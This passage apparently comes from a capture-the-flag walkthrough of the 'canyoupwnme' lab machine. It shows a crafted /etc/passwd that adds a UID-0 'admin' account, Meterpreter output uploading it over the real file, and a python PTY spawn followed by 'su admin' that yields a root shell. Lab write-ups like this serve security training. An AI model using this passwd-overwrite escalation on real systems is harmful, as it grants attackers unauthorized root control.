lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:111::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
tomcat7:x:106:114::/usr/share/tomcat7:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
ftp:x:107:116:ftp daemon,,,:/srv/ftp:/bin/false
admin:x:0:0:,,,:/home/admin:/bin/bash
statd:x:108:65534::/var/lib/nfs:/bin/false
jenkins:x:109:117:Jenkins,,,:/var/lib/jenkins:/bin/bash
```



```
meterpreter > upload newpasswd
[*] uploading  : newpasswd -> newpasswd
[*] Uploaded -1.00 B of 1.41 KiB (-0.07%): newpasswd -> newpasswd
[*] uploaded   : newpasswd -> newpasswd
meterpreter > shell
Process 1796 created.
Channel 3 created.
cd /bin
cp /tmp/newpasswd /etc/passwd
```

Root:



```
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@canyoupwnme:/tmp$ su admin
su admin
Password: admin

root@canyoupwnme:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
root@canyoupwnme:/tmp# uname -a
uname -a
Linux canyoupwnme 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GN
U/Linux
```